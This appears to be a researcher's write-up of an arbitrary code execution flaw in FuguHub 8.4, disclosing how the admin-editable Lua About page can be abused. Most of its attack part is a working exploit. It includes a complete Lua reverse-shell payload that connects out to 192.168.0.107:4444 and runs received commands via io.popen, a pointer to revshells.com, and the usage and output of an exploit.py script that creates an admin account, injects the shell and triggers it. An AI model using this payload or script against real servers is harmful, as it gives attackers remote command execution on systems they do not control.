Arbitrary Code Execution on FuguHub 8.4

Fuguhub is a Cloud Media Server Software. The version tested was the debian version at this link:
https://fuguhub.com/articles/FuguHub-for-Debian An issue in Real Time Logic LLC FuguHub v.8.4 allows a local attacker to execute arbitrary code via a crafted script to the About Page of the Adminstrator panel.

Screenshot showing the Download Page of FuguHub
wget FuguHub.com/install/FuguHub.linux.install
chmod +x FuguHub.linux.install
sudo ./FuguHub.linux.install
The about page is an editable lua page whose content can be changed through the Administrator panel. The vunlerability inserts a reverse shell written in lua into the About page which is viewable to both logged in and logged out users

Screenshot showing the About page which is editable by FuguHub Admin
FuguHub prompts the user to create an admin user, this can also be done on this page: http://127.0.0.1/rtl/protected/admin/
Once created teh admin can Customise Server on this link: http://127.0.0.1/rtl/protected/admin/customize.lsp this allows the user to edit the About page which we can see has a lua code section that we can inject code into

Screenshot showing editable lsp code that runs server side to return software version, this is the insertion point for the reverse shell
Here is an example payload:
<?lsp if request:method() == "GET" then ?>
    <?lsp
        local host, port = "192.168.0.107", 4444
        local socket = require("socket")
        local tcp = socket.tcp()
        local io = require("io")
        local connection, err = tcp:connect(host, port)

        if not connection then
            print("Error connecting: " .. err)
            return
        end

        while true do
            local cmd, status, partial = tcp:receive()
            if status == "closed" or status == "timeout" then break end
            if cmd then
                local f = io.popen(cmd, "r")
                local s = f:read("*a")
                f:close()
                tcp:send(s)
            end
        end

        tcp:close()
    ?>
<?lsp else ?>
    Wrong request method, goodBye!
<?lsp end ?>
An alternative single line payload can be obtained at revshells.com

Screenshot of lua reverse shell from revshells.com
During my attempts to automate this exploit, I found CVE-2023-24078 which found a file upload vulnerability on FuguHub. That exploit was done using python and had automated logging in / account creation. I used the authentication portion of this exploit and then added code to whcih exploits my newly discovered insertion point on the customize.lsp page. My python exploit is included in the repo under exploit.py
usage: exploit.py [-h] -r RHOST [-rp RPORT] -l LHOST -p LPORT
┌──(kali㉿kali)-[~/pg/hub]
└─$ python3 exploit.py -r 192.168.XXX.XXX -rp 80 -l 192.168.XXX.XXX -p 5555
[*] Checking for admin user...
[+] No admin user exists yet, creating account with admin:password
[+] User created!
[+] Logging in...
[+] Success! Injecting the reverse shell...
[+] Successfully injected the reverse shell into the About page.
[+] Triggering the reverse shell, check your listener...